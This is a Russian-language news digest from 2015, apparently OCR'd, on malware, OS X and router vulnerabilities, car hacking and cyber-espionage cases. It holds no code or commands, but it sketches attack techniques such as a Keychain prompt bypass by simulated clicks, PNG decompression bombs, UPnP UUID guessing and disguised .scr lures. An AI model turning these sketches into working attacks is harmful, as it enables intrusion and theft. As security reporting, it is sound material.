Windows 10 шлет данные в Microsoft даже при запрете этого

16 августа 2015, США, threatpost.ru

Новая ОС от Microsoft отправляет пользовательскую информацию на сервера компании, даже если люди отключают эту функцию, выяснили исследователи из ARS Technica.

В частности, эксперты установили, что, если Cortana и поиск в Интернете из меню «Пуск» отключены, операционная система все равно будет отправлять запрос на bing.com, требуя файл с именем threshold.appcache. Сам запрос будет содержать случайный машинный ID, который сохраняется после перезагрузки.

Специалисты предполагают, что какой-то трафик, скорее всего, безвреден с точки зрения сохранения конфиденциальности пользователя.

Известно также, что при подключении к новой сети Windows 10 попытается запросить два URL (www.msftncsi.com/ncsi[.]txt и ipv6.msftncsi.com/ncsi[.]txt), чтобы определить, соединяется ли данная сеть с Интернетом. Эти запросы очень простые и не несут в себе идентификаторов устройства или других конфиденциальных данных.

Вдобавок девайс под управлением этой ОС, который не использует живые плитки Windows, все равно будет загружать новые данные о плитках из сети MSN, используя незашифрованные HTTP. Хотя запросы не содержат идентификационную информацию, непонятно, почему они вообще происходят.


Есть и более подозрительный трафик. Windows 10 будет периодически скидывать сведения на сервер Microsoft ssw.live.com. Судя по всему, сервер используется для OneDrive и некоторых других сервисов Microsoft. Операционная система станет соединяться с сервером несмотря на то, что пользователь отключит OneDrive и осуществит вход через локальную учетную запись без привязки к аккаунту Microsoft. Что в точности отсылает ОС — исследователям неизвестно.

Но самым странным и пугающим специалистам показалось другое. Они настроили тестовый компьютер так, чтобы он использовал HTTP-прокси и HTTPS-прокси, однако Windows 10, похоже, стала делать запросы контента в обход прокси.

В компании Microsoft считают, что все запросы делаются строго в рамках предоставления услуги, а запросы связаны с обновлениями, которые обеспечивают текущие потребности разных сервисов операционной системы. Впрочем, по мнению исследователей, если пользователь хочет отказаться от какой-то функции ОС, то эта функция должна быть полностью отключена, чего Windows 10 не желает делать прямо сейчас.

Хакер взломал Windows 10 и установил Google Play Store на смартфоне Lumia

19 августа 2015, Польша, securitylab.ru



Эксперту удалось обойти главную проблему с помощью chmod и adb shell.

Как сообщает издание International Business Times, хакер из Польши, известный под псевдонимом Karov_mm, взломал Windows 10 и установил на смартфоне Lumia магазин приложений Google Play Store.

По заверениям эксперта, ему удалось обойти главную проблему, которая не позволяет устанавливать Android-приложения на мобильных устройствах под управлением Windows 10, с помощью программы для изменения прав доступа к файлам и директориям chmod и adb shell.

Подтверждений тому, что Google Play работает корректно на Windows 10, Karov_mm не предоставил. Тем не менее, если взлом действительно увенчался успехом, это может стать хорошей новостью для многих пользователей.

Отметим, что разработанная Microsoft технология Project Astoria позволяет разработчикам создавать программы для смартфонов на базе Windows, используя код Android-приложений. Однако многие хотят использовать на своих Windows-устройствах магазин Google Play Store.

Последние обновления добавляют в Windows 7, 8 и 8.1 средства для сбора телеметрии

25 августа 2015, США, no-viruses.ru

23 августа компания Microsoft выпустила не связанные с уязвимостями и безопасностью обновления для Windows 7, 8 и 8.1 – KB3080149 и KB3075249, которые добавляют в ОС средства для сбора телеметрических данных.

Как выяснилось, собранная информация передается на серверы компании Microsoft settings-win.data.microsoft.com и vortex-win.data.microsoft.com по протоколу TCP с использованием SSL через порт 443. Ранее появилась информация о том, что те, кто беспокоятся по поводу передачи информации Microsoft и третьим сторонам, могут добавить в файл hosts (%windir%\System32\drivers\etc\hosts) строчки 127.0.0.1 vortex-win.data.microsoft.com и 127.0.0.1 settings-win.data.microsoft.com. Тем не менее, по сообщениям некоторых пользователей, данный способ является неэффективным.

Стоит напомнить, что в последнее время существуют серьезные споры по поводу Windows 10, которая по умолчанию периодически отправляет на серверы Microsoft справки о настройках телеметрии и другую информацию. Обеспокоенные таким положением вещей владельцы закрытых торрент-трекеров отключают доступ к своим ресурсам пользователям этой ОС.

CoreBot: специалисты IBM обнаружили новый экземпляр вредоноса, похищающего логины и пароли вредоносного ПО

02 сентября 2015, США, news.stfw.ru

Эксперты предполагают, что в будущем вредонос CoreBot обзаведется более внушительной функциональностью.

Специалисты IBM обнаружили новый экземпляр вредоносного ПО, предназначенного для хищения логинов и паролей. Как сообщается в отчете компании, вредонос обладает достаточной гибкостью, чтобы в будущем получить возможность похищать личные данные в режиме реального времени.

По словам специалиста IBM в области кибербезопасности Лаймора Кессема (Limor Kessem), CoreBot имеет модулярную структуру, позволяющую в будущем легко расширять функционал вредоноса, добавляя новые механизмы хищения данных. В настоящее время вредоносное ПО похищает логины и пароли, а также лицензионные ключи установленных на компьютере программ. Тем не менее, эксперты крайне взволнованы его модулярной структурой.

«Несомненно, самой интересной особенностью CoreBot является его система плагинов, благодаря которой обеспечивается модульная структура вредоноса и его потенциал, – заявил Кессем. – Сразу после установки на целевую систему CoreBot загружает плагины с C&C-сервера, после чего внедряет их с помощью функции экспорта plugininit в DLL плагина».

В настоящее время CoreBot использует лишь один плагин, известный как Stealer. Он похищает логины и пароли, сохраненные во всех крупных браузерах, FTP- и email-клиентах, сервисах Webmail, а также кошельках криптовалют, частных сертификатах и классических приложениях. По данным IBM, сейчас CoreBot не может похищать данные напрямую из браузера в режиме реального времени, но по мере появления дополнительных плагинов вредонос обзаведется и этой функциональностью.

CSO: в устройствах Apple найдена «мегадыра», позволяющая воровать любые пароли

04 сентября 2015, США, iksmedia.ru

На устройствах Apple обнаружена серьезная «дыра», позволяющая похищать любые пароли от различных приложений, как системных, так и сторонних. При этом атака совершается незаметно для глаз пользователя, без его участия и незаметно для антивирусных программ.

В операционной системе Apple OS X для ноутбуков и настольных компьютеров обнаружена серьезная уязвимость, позволяющая злоумышленникам незаметно красть пароли и другие аутентификационные данные пользователей, сообщает CSO (Chief Security Officer Journal) со ссылкой на исследователей Антуана Винсента Джебары (Antoine Vincent Jebara) и Раджу Рабани (Raja Rahbani), основателей ливанской софтверной компании MyKi.

Работая с OS X в процессе разработке собственного продукта, исследователи обнаружили, что в одном месте, когда система должна попросить ввод пароля для доступа к «Связке ключей», она вместо этого

предлагает нажать на кнопку в форме, после чего система предоставляет доступ без ввода пароля. Заметив это, эксперты написали эксплойт для этой уязвимости. Приложение симулирует управление мышью, самостоятельно вызывает эту форму и нажимает в нем на кнопку.

При этом весь процесс занимает всего лишь 200 мс. Поэтому пользователь не успевает что-либо заметить, даже если взлом происходит в его присутствии. После получения доступа к «Связке ключей iCloud», похищенные пароли отправляются через iMessage на заданный мобильный телефон. Злоумышленник может сделать так, чтобы отправка осуществлялась на командно-контрольный сервер или чтобы пароли сохранялись в отдельном файле локально на компьютере для последующей отправки.

Код, симулирующий управление курсором посредством мыши, можно интегрировать во что-угодно. Исследователи, в частности, внедрили его в изображение. После того как это изображение появляется на экране, атака происходит незамедлительно и незаметно для антивирусов. Так как по сути картинка сама по себе не представляет собой опасный объект, а внедренный в нее код — это всего лишь команды управления курсором, объяснили исследователи.

По словам Джебары, чтобы обезопасить себя от описанной уязвимости проще всего отключить функцию «Связка ключей iCloud» в OS X. Однако без нее работать будет менее удобно, так как ее используют в операционной системе практически все программы. Исследователь добавил, что они уведомили Apple, но соответствующего патча она пока не выпустила.

<<...При этом атака совершается незаметно для глаз пользователя, без его участия и незаметно для антивирусных программ...>>

«Уязвимость может привести к пагубным последствиям. Получается, что вы не сможете открыть ни одно стороннее приложение без риска хищения пароля из него. При этом антивирусные программы бессильны против такого вида атаки», — подчеркнул Джебара.


На вопрос, касается ли описанная проблема устройств под управлением iOS (то есть iPhone, iPad и iPod touch), Джебара ответил, что пароли похищаются из «Связки ключей iCloud», поэтому все пароли, помещенные в нее с мобильного устройства, также уязвимы, потому что «Связка ключей iCloud» едина для всех устройств Apple одного и того же пользователя. Однако эксплойт написан именно для компьютеров.

«Связка ключей iCloud» (Keychain) — функция, появившаяся в iOS OS X 10.9 Mavericks и присутствующая во всех последующих версиях мобильной и настольной систем Apple. Она предназначена для хранения логинов и паролей с различных веб-сайтов, данных кредитных карт, информации о сетях Wi-Fi, логинов и паролей приложений Apple (таких, как Mail, «Контакты», «Календарь» и «Сообщения»), а также логинов и паролей сторонних приложений (таких, как Facebook, Evernote и др). Выбрав опцию «запомнить логин и пароль» на одном устройстве, благодаря «Связке ключей» пользователь может воспользоваться автозаполнением формы аутентификации на другом доверенном устройстве.

Это не первая уязвимость, позволяющая похищать логины и пароли из «Связки ключей iCloud». В июне 2015 г. специалисты из Индианского университета и Технологического института Джорджии обнаружили уязвимость в операционных системах iOS и OS X, позволяющую злоумышленникам получить доступ ко всем логинам, паролям и другим данным аутентификации, которые пользователь сохранил в «Связке ключей iCloud».

Изображения PNG можно использовать для осуществления DoS-атаки

05 сентября 2015, США, securitylab.ru



Как сообщают исследователи безопасности, обычные изображения, сохраненные в формате PNG, можно применять для осуществления DoS-атак. Используя определенные настройки в заголовке, сочетаемые с особенностями декодирования нулевых областей при методе сжатия DEFLATE, можно создать изображение размером в 50 гигапикселей (225000 x 225000). При раскладке 3 байта на пиксель обработка такого изображения потребует буфер размером в 141,4 Гб, что во много раз превышает объем оперативной памяти в подавляющем большинстве ПК.

Попытавшись открыть такую картинку в любом приложении или браузере, жертва столкнется с аварийным завершением процесса в связи с исчерпанием памяти. В качестве примера атаки исследователи порекомендовали загрузить изображение на любой online-сервис в качестве аватара или установить его в качестве картинки favicon.ico. В первом случае также произойдет сбой скриптов обработки изображений. Такой способ атаки может использоваться для всего контента, в котором применяется метод сжатия DEFLATE.

Аналогичными подобной атаке являются zip-бомбы и XML-бомбы. В первом случае используется вредоносный архив с расширением ZIP, распаковка которого приведет к исчерпанию свободного пространства (в прошлом был популярен архив 42.zip, объем распакованных данных которого составлял более 4000 терабайт). Во втором случае атака затрагивала XML-парсеры, приводя к аналогичной первому случаю ситуации: полностью распакованный файл занимал 3 гигабайта в оперативной памяти, что в 2002 году, когда была впервые проведена атака, приводило к аварийному завершению процесса.

Почтовые трафики

Троянец-загрузчик W97M.DownLoader.507 скрывается в документах Word

16 августа 2015, Россия, Москва, news.drweb.ru

Статистические данные о вредоносных программах, обнаруживаемых в почтовом трафике антивирусным ПО Dr.Web, свидетельствуют о том, что злоумышленники регулярно рассылают пользователям сообщения с опасными вложениями, детектируемыми как представители семейства W97M.DownLoader. Только с начала августа количество подобных рассылок составило порядка 1% от общего числа всех распространяемых по электронной почте вирусов и троянцев. Об одном из таких опасных вложений, известном вирусным аналитикам под именем W97M.DownLoader.507, мы расскажем в этой статье.

W97M.DownLoader.507 представляет собой документ Microsoft Word, распространяющийся в виде вложения в электронные письма. Так, образец, полученный специалистами компании «Доктор Веб», маскировался под пересылаемое по почте факсимильное сообщение, однако в процессе формирования письма злоумышленники ошиблись с указанной в параметрах датой его создания.

Сам документ якобы зашифрован с использованием алгоритма RSA, и для ознакомления с его содержимым злоумышленники предлагают потенциальной жертве включить в редакторе Word использование макросов.


Документ также содержит якобы пустую страницу, на которой, тем не менее, находится полная версия письма, набранная шрифтом белого цвета, — этот текст отображается после включения пользователем макросов в настройках редактора.

После включения макросов пользователю демонстрируется полный текст документа, а в это время троянец загружает с удаленного сервера несколько фрагментов кода, формирует из них файлы сценариев в форматах .bat, .vbs или .ps1 в зависимости от установленной на компьютере версии Windows, сохраняет их на диск компьютера и запускает на исполнение. Сценарии, в свою очередь, скачивают с принадлежащего злоумышленникам сервера и запускают исполняемый файл — в качестве такового с помощью данного образца W97M.DownLoader.507 на атакуемый компьютер проникает опасный банковский троянец Trojan.Dyre.553.

Специалисты компании «Доктор Веб» вновь напоминают пользователям о необходимости проявлять осторожность и осмотрительность: не следует открывать вложенные в сообщения от неизвестных отправителей документы Microsoft Office, не проверив их безопасность с использованием антивирусной программы, и тем более не стоит включать в настройках Word запуск макросов при открытии подобных документов.

Вложенные PIF-файлы: эксперты Eset предупреждают россиян о новом вирусе из Латинской Америки

03 сентября 2015, Словакия, dk.ru



Эксперты антивирусной компании Eset сообщили о новой вирусной угрозе русскоязычным пользователям. Речь идет о распространении шифратора при помощи программ с расширением PIF.


PIF-файлы (Program Information File) содержат техническую информацию о настройке приложений MS-DOS в среде Windows (свойства окна, объем доступной памяти, приоритетность процесса и др.). Этот формат, который позволяет включать скрипты исполняемых файлов с автоматическим выполнением вредоносных действий при запуске, был популярен в ранних версиях операционных систем Windows.

По данным Eset, хакеры рассылают письма со вложенными PIF-файлами, замаскированными под документ Word. Как только жертва запускает эту программу, она делает запрос на удаленный сервер и устанавливает вредоносный софт на ПК. Вирус выполняет шифрование файлов и выводит на экран требования на русском языке.

Сообщается, что хакеры используют инфраструктуру в странах Латинской Америки, но атакуют пользователей из России. Специалисты Eset рекомендуют не открывать подозрительные письма с вложениями и своевременно обновлять антивирусное программное обеспечение.

Eset: хакеры Carbanak возвращаются в Россию

09 сентября 2015, Словакия, dailycomm.ru



Кибергруппировка Carbanak, похитившая сотни миллионов долларов, вернулась в Россию. Об этом говорят в международной антивирусной компании Eset.

По словам экспертов, были обнаружены вирусы, при помощи которых хакеры осуществляют таргетированные атаки на крупные финансовые учреждения, среди которых банки - Forex-трейдеры из России, США, Германии, Объединенных Арабских Эмиратов, Великобритании и некоторых других стран.

В Carbanak используют несколько семейств вредоносных программ, основанных на разных кодовых базах, но содержащих общие черты, например, подписи на основе одного цифрового сертификата. Среди прочих инструментов кибергруппировка применяет троян Win32/Spy.Agent.ORM, бэкдор Win32/Wemosis для кражи конфиденциальных данных карт с PoS-терминалов и вирус Win32/Spy.Sekur.

Одним из вариантов атаки киберпреступников является отправка по электронной почте фишинговых сообщений с вредоносным вложением в виде RTF-файла с различными эксплойтами или файла в формате SCR. В частности, были замечены следующие названия вложенных опасных файлов: "АО «АЛЬФА-БАНК» ДОГОВОР.scr", "Перечень материалов для блокировки от 04.08.2015г.scr", "Правила Банка России от 06.08.2015.pdf %много_пробелов% .scr" и др.

Другие устройства

Уязвимости в бортовой электронике автомобилей (обзор)

28 августа 2015, Россия, Москва, монитор, иа

12.08.2015, США, auto.vesti.ru: Хакеры взломали электронику Chevrolet Corvette

Chevrolet Corvette/ Шевроле Корвет

Еще одна уязвимость в бортовой электронике автомобилей обнаружена специалистами по кибербезопасности. На этот раз речь идет о суперкаре Chevrolet Corvette, у которого хакеры обнаружили дистанционный доступ к тормозам. И эту дыру в безопасности, похоже, просто так не устранить.

В результате эксперимента выяснилось, что при помощи некоего устройства, подключенного к одному из диагностических портов и способного принимать команды со смартфона, хакеры могут получить возможность управления сразу несколькими функциями автомобиля. Упоминаются, в частности, управление "дворниками", а также возможность задействования тормозных механизмов. В последнем случае педаль тормоза перестает реагировать на действия водителя.

Представители концерна General Motors от комментариев предпочли воздержаться.

Издание Autoblog отмечает, что Chevrolet Corvette 2013 модельного года стал не первой жертвой хакерской атаки при помощи диагностических портов, не называя, впрочем, других моделей автомобилей. Последним примером несанкционированного доступа к управлению автомобилем стал эксперимент двух американских специалистов над Jeep Cherokee: они смогли взять на себя управление частью функций при помощи точки доступа в интернет, которой снабжена бортовая мультимедийная система.

13.08.2015, Россия, Москва, motorroar.ru: Электрокар от Tesla был взломан и отключён прямо во время движения

Электрокар от Tesla

Сервисные центры в настоящее время должны быть как можно более технологичны. Если раньше для нормальной работы автосервиса требовались цепи для автоподъёмников, то сегодня без компьютеров не обойтись. Проблема слабой защищенности современных автомобилей от возможных хакерских атак на сегодняшний день довольно актуальна. Это затронуло и относительно молодую компанию из Кремниевой долины. В программном обеспечении последней модели электрокара компании Тесла было найдено шесть «дыр», с помощью которых хакеры могут взломать систему автомобиля и получить полный доступ ко всем его функциям.

Как сообщается, исследования по обнаружению уязвимостей в ПО электрокара Tesla Model S проводились сотрудниками двух компаний, осуществляющих защиту электронных систем: Кевином Махаффи - технологическим директором из Lookout и старшим специалистом по кибербезопасности из Cloudflare Марком Роджерсом. Сперва, подключившись к сети Ethernet, они получили физический доступ к автомобилю, после чего смогли удаленно им управлять.

Результаты эксперимента неутешительны: хакерам стало доступно управление устройствами автомобиля, они блокировали и отпирали двери, настраивали спидометр отображать неверную скорость, включали и отключали электроснабжение.

Эксперимент проходил с машиной, движущейся со скоростью 8 км/ч. Марк Роджерс сообщает, что после отключения питания срабатывал тормоз, после чего машина прекращала движение. Затем скорость повысили и повторили взлом, однако ручной тормоз удалённо включить не получилось.

Причём отключились все экраны в автомобиле и он переключился на «нейтралку», зато водителю удалось сохранить управление и съехать на обочину.

В Tesla уже заявили, что будет выпущено новое ПО с учётом этих уязвимостей, которое появится в доступе для скачивания с 6 августа.

17.08.2015, США, vestnik-glonass.ru: Системы защиты сетевых автомобилей беззащитны перед хакерами

Сэмми Камкар (Samy Kamkar)

Бурный поток неловких эпизодов со взломами автомобильных систем, поднявшийся в последние месяцы, показал, что путь к соединённости автомобилей самым широким образом открыт для киберхакерства. Информационно-развлекательные системы, смартфоны, к ним присоединённые, запирающие и отпирающие приложения – любой новый этап мобильной революции открывает новые лазейки для хакеров.

Устройства бортовой диагностики, часто используемые в схемах умного страхования, это ещё один пример. Исследователи из Калифорнийского университета в Сан-Диего продемонстрировали беспроводной взлом Corvette через устройство, используемое страховой компанией Metromile, получив контроль над стеклоочистителями и тормозами.

Страховщики утверждают, что они уже обновили своё приложение. Однако вопрос остаётся: почему индустрия реагирует на эту проблему пост-фактум, почему не ставит препоны на пути хакеров на стадии разработки устройств?

Устройства умного страхования – было только начало наболевшей темы на хакерской конференции Def Con Hackers. Сэмми Камкар, считающийся среди хакеров кем-то вроде Леброна Джеймса (великий баскетболист), представил девайс под названием RollJam, который взламывает систему дистанционного открывания замков без применения ключа. Девайс блокирует систему, лишая водителя возможности пользоваться ею, потом сохраняет коды для дальнейшего использования в отсутствие водителя.

Камкар также использовал OwnStar – девайс, с помощью которого он хакнул систему OnStar Дженерал Моторс, для того, чтобы подвергнуть критике приложения на смартфонах, соединённые с системами BMW Remote, Chrysler Uconnect и mbrace от Mercedes-Benz. По словам Камкара, эти простые заплатки безопасности, которые накладывают разработчики систем, только зафиксируют прорехи в их защите.

28.08.2015, США, securitylab.ru: Уязвимости в маршрутизаторах ASUS и ZTE позволяет получить над ними полный контроль

Эксперты Компьютерной группы реагирования на чрезвычайные ситуации (Computer Emergency Response Team, CERT) предупредили о том, что маршрутизаторы DSL от целого ряда производителей содержат жестко запрограммированные учетные данные, с помощью которых злоумышленник может получить полный контроль над ними через сервисы, использующие протокол telnet.

Брешь затрагивает продукты ASUS Tek (DSL-N12E), DIGICOM (DG-5524T), Observa Telecom (RTA01N), Philippine Long Distance Telephone (SpeedSurf 504AN) и ZTE (ZXV10 W300). Эксперты CERT сообщили о подобных брешах в устройствах ZTE еще в феврале прошлого года, однако теперь пополнили этот список рядом маршрутизаторов от других производителей.

По словам исследователей, жестко запрограммированные учетные данные включают в себя имя пользователя admin и его вариации, а также пароль, состоящий из части MAC-адреса маршрутизатора, который можно получить по протоколу SNMP.

В мае нынешнего года эксперты CERT уведомили о бреши компанию Asus, в июне – PLDT, а ZTE известно о ней еще с декабря 2013 года. Поскольку уязвимости до сих пор остаются неисправленными, предприятия, использующие вышеперечисленные продукты, должны в настройках своих межсетевых экранов отключить telnet или SNMP в качестве временной меры безопасности.

Уязвимости машрутизаторов (обзор)

03 сентября 2015, Россия, Москва, монитор, иа

28.08.2015, США, securitylab.ru: Уязвимости в маршрутизаторах ASUS и ZTE позволяет получить над ними полный контроль


Эксперты Компьютерной группы реагирования на чрезвычайные ситуации (Computer Emergency Response Team, CERT) предупредили о том, что маршрутизаторы DSL от целого ряда производителей содержат жестко запрограммированные учетные данные, с помощью которых злоумышленник может получить полный контроль над ними через сервисы, использующие протокол telnet.

Брешь затрагивает продукты ASUS Tek (DSL-N12E), DIGICOM (DG-5524T), Observa Telecom (RTA01N), Philippine Long Distance Telephone (SpeedSurf 504AN) и ZTE (ZXV10 W300). Эксперты CERT сообщили о подобных брешах в устройствах ZTE еще в феврале прошлого года, однако теперь пополнили этот список рядом маршрутизаторов от других производителей.

По словам исследователей, жестко запрограммированные учетные данные включают в себя имя пользователя admin и его вариации, а также пароль, состоящий из части MAC-адреса маршрутизатора, который можно получить по протоколу SNMP.

В мае нынешнего года эксперты CERT уведомили о бреши компанию Asus, в июне – PLDT, а ZTE известно о ней еще с декабря 2013 года. Поскольку уязвимости до сих пор остаются неисправленными, предприятия, использующие вышеперечисленные продукты, должны в настройках своих межсетевых экранов отключить telnet или SNMP в качестве временной меры безопасности.

03.09.2015, США, securitylab.ru: Миллионы домашних маршрутизаторов подвержены уязвимости Filet-O-Firewall



Как следует из бюллетеня безопасности, размещенного на сайте CERT/CC, миллионы домашних маршрутизаторов могут быть подвержены уязвимости Fillet-o-Firewall. Брешь, существующая из-за недостаточной защищенности механизмов аутентификации, может привести к тому, что миллионы домашних сетей окажутся беззащитными перед кибератаками.

Уязвимость существует из-за того, что большинство домашних маршрутизаторов (в настоящее время бреши подвержены сетевые устройства как минимум от 15 различных производителей) с реализацией протокола UPnP недостаточно рандомизируют UUID в контрольных URL UPnP. Злоумышленник может подобрать корректное значение UUID и внести произвольные изменения в конфигурацию роутера – например, открыть определенные порты или включить некоторые службы. Вероятность правильного подбора довольно высока, поскольку большинство производителей используют стандартизованные имена контрольных URL UPnP.

Проэксплуатировать данную уязвимость можно, если потенциальная жертва использует браузеры Chrome или Firefox с включенным JavaScript. Злоумышленнику требуется заставить пользователя открыть специально сформированный web-сайт, на котором размещен код эксплоита. В случае успеха браузер начнет отсылать UPnP-запросы к межсетевому экрану, позволяя осуществить атаку.

Официального исправления уязвимости в настоящее время не существует. CERT/CC рекомендует отключить рандомизацию UUID и URL UPnP в качестве меры по предотвращению атак.

Trojan.MWZLesson — очередной троян для POS-терминалов

16 сентября 2015, Россия, Москва, comss.info

Специалисты «Доктор Веб» исследовали очередного трояна, умеющего заражать POS-терминалы, который на поверку оказался модификацией другой вредоносной программы, хорошо знакомой вирусным аналитикам компании.

Как сообщили в «Доктор Веб», POS-троян, добавленный в вирусные базы Dr.Web под именем Trojan.MWZLesson, после своего запуска регистрирует себя в ветви системного реестра, отвечающей за автозагрузку приложений. В его архитектуре предусмотрен модуль, сканирующий оперативную

память инфицированного устройства на наличие в ней треков банковских карт. Этот код злоумышленники позаимствовали у другой, предназначенной для заражения POS-терминалов, вредоносной программы, известной под именем Trojan.PWS.Dexter. Обнаруженные треки и другие перехваченные данные троян передает на управляющий сервер.

Trojan.MWZLesson умеет перехватывать GET- и POST-запросы, отправляемые с зараженной машины браузерами Mozilla Firefox, Google Chrome или Microsoft Internet Explorer — эти запросы троян дублирует на принадлежащий злоумышленникам управляющий сервер. Кроме того, данная вредоносная программа может выполнять следующие команды: CMD — передает поступившую директиву командному интерпретатору CMD; LOADER — скачивает и запускает файл (dll — с использованием утилиты regsrv, vbs — с использованием утилиты wscript, exe — осуществляется непосредственный запуск); UPDATE — команда обновления; rate — задает временной интервал сеансов связи с управляющим сервером; FIND — поиск документов по маске; DDOS — начать DDoS-атаку методом http-flood.

Обмен данными с управляющим центром Trojan.MWZLesson осуществляет по протоколу HTTP. При этом пакеты, которые троян отсылает на удаленный сервер, не шифруются. Однако вредоносная программа использует в них специальный параметр cookie, при отсутствии которого командный сервер игнорирует поступающие от трояна запросы, отметили в «Доктор Веб».

В процессе изучения внутренней архитектуры Trojan.MWZLesson вирусные аналитики «Доктор Веб» пришли к выводу, что этот троян им хорошо знаком, поскольку часть его кода раньше встречалась им в составе другой вредоносной программы. Ею оказался BackDoor.Neutrino.50, урезанной и сокращенной версией которого по сути и является Trojan.MWZLesson, пояснили в компании.

BackDoor.Neutrino.50 — это многофункциональный бэкдор, использующий при своем распространении эксплойты для уязвимости CVE-2012-0158. Зафиксированы случаи загрузки этой вредоносной программы с различных взломанных злоумышленниками сайтов, рассказали в «Доктор Веб». При запуске BackDoor.Neutrino.50 проверяет наличие в своем окружении виртуальных машин, а в случае обнаружения таковых выводит сообщение об ошибке «An unknown error occurred. Error - (0x[случайное число])», после чего BackDoor.Neutrino.50 удаляет себя из системы.

Помимо функций трояна для POS-терминалов, данный бэкдор обладает возможностью красть информацию из почтового клиента Microsoft, а также учетные данные для доступа к ресурсам по протоколу FTP с использованием ряда популярных ftp-клиентов. Кроме директив, характерных для Trojan.MWZLesson, троян BackDoor.Neutrino.50 умеет выполнять и другие команды. В частности, он способен осуществлять несколько типов DDoS-атак, удалять некоторые другие, работающие на инфицированной машине, вредоносные программы, а также может попытаться заразить компьютеры, доступные в локальной сети.

Сигнатуры этих троянов добавлены в вирусные базы Dr.Web, поэтому они не представляют опасности для пользователей антивирусных продуктов «Доктор Веб», подчеркнули в компании.

КИБЕРАТАКИ: ОБВИНЕНИЯ, РАССЛЕДОВАНИЯ, ИНЦИДЕНТЫ

Обвинения

СМИ: хакеры из Китая имели доступ к переписке администрации США

11 августа 2015, США, ria.ru

Эмблема АНБ (National Security Agency, NSA)

Хакеры из Китая в течение нескольких лет имели доступ к частной переписке "многих" представителей администрации США, сообщила телекомпания NBC со ссылкой на полученные ей секретные документы и представителей американского разведывательного сообщества.

Согласно этой информации, хакеры следили за перепиской как минимум с апреля 2010 года. Телекомпания уточняет, что эта дата "указывалась в ходе секретного брифинга Агентства национальной безопасности в 2014 году".

При этом, как подчеркивается, "на тот момент данное вторжение находилось в активной стадии". Причем, ссылаясь на высокопоставленного представителя администрации, NBC сообщает, что "оно все еще продолжается".

По словам этого представителя, целью взломщиков была частная переписка "всех высокопоставленных сотрудников администрации в сфере национальной безопасности, а также торговых представителей". Как отмечается, "правительственные адреса (тех же чиновников) взломаны не были по причине более сильной защиты".

АНБ отказалось от комментариев по данному поводу. Телекомпания же сообщает, что, согласно секретным документам, речь идет о более чем 30 "сериях" хакерских атак. При этом, как указывается, злоумышленники также проявляли интерес к адресным книгам почтовых ящиков. Это делалось для того,

чтобы "воссоздавать и затем использовать систему электронной переписки путем рассылки вредоносного компьютерного обеспечения".

Отмечается также, что по времени данная операция совпадала с тем периодом, когда Хиллари Клинтон в бытность госсекретарем США часть служебной переписки вела с личного почтового ящика. Однако в сообщении говорится, что "в ходе секретного брифинга не уточнялись имена официальных лиц", за электронной почтой которых могли следить китайские хакеры. Кроме того, в 2011 году компания Google выявила, что частные электронные адреса американских официальных лиц были взломаны.

Наряду с этим, NBC сообщает, что "согласно другому документу АНБ, опубликованному бывшим сотрудником разведслужб Эдвардом Сноуденом ранее в нынешнем году, хакеры из Китая в 2010 году предпринимали попытки следить за электронной почтой четырех представителей администрации США, включая тогдашнего главу Комитета начальников штабов адмирала Майкла Маллена".О

SEC обвинила российских финансистов в сговоре с хакерами

13 августа 2015, США, fincake.ru

Эмблема Комиссии по ценным бумагам и биржам США (SEC)

В США раскрыта информация о российских участниках беспрецедентной по масштабам инсайдерской схемы, в которой были задействованы хакеры из России и Украины

Согласно материалам, опубликованным на сайте Комиссии по ценным бумагам и биржам США (The United States Securities and Exchange Commission, SEC), в преступных сделках оказались замешаны мальтийский хедж-фонд Exante, среди партнеров которого есть граждане РФ, и структуры Давида Арамяна.

По данным SEC, в число брокеров, использовавших украденную хакерами корпоративную информацию для совершения сделок на американских биржах, входила мальтийская компания Exante, партнерами которой значатся Алексей Кириенко, Анатолий Князев и Владимир Масляков. Регулятор отмечает, что структуры, связанные с Exante, заработали на инсайдерских торгах около $28,3 млн. Сама компания назвала обвинения Комиссии по ценным бумагам и биржам необоснованными. «Exante Limited изучает обвинения, выдвинутые 10 августа в отношении компании в ходе расследования дела Дубового Комиссией по ценным бумагам и биржам. Компания считает выводы Комиссии необоснованными и будет сотрудничать со следствием для скорейшего снятия обвинений с Exante», - говорится в ее официальном пресс-релизе.

Бенефициарами преступной деятельности хакеров также стали компании Давида Арамяна, ранее работавшего в хедж-фонде Copperstone. Они заработали на незаконном трейдинге $3,7 млн. В сделках также были замешаны частные трейдеры из Воронежа Роман Лавлинский и Александр Федосеев, чьи заработки составили $400 тысяч и $700 тысяч соответственно.

Глава SEC Мэри Джо Уайт заявила, что раскрытая инсайдерская схема «беспрецедентна по масштабам хакерских атак, числу участвовавших в ней трейдеров, объемам продаж ценных бумаг и полученной преступным путем прибыли». С 2010 года хакеры украли и передали брокерам-подельникам более 150 тысяч неопубликованных пресс-релизов публичных компаний, информация из которых использовалась для инсайдерских торгов.

Для этого они взламывали серверы лент раскрытия крупных американских компаний, включая PRNewswire Association LLC, Marketwired и Business Wire – подразделение Berkshire Hathaway Inc миллиардера Уоррена Баффета. Среди пострадавших – корпорации Boeing, Hewlett-Packard, Caterpillar и Oracle. Согласно оценкам SEC, преступная группа заработала на инсайдерских торгах более $100 млн.

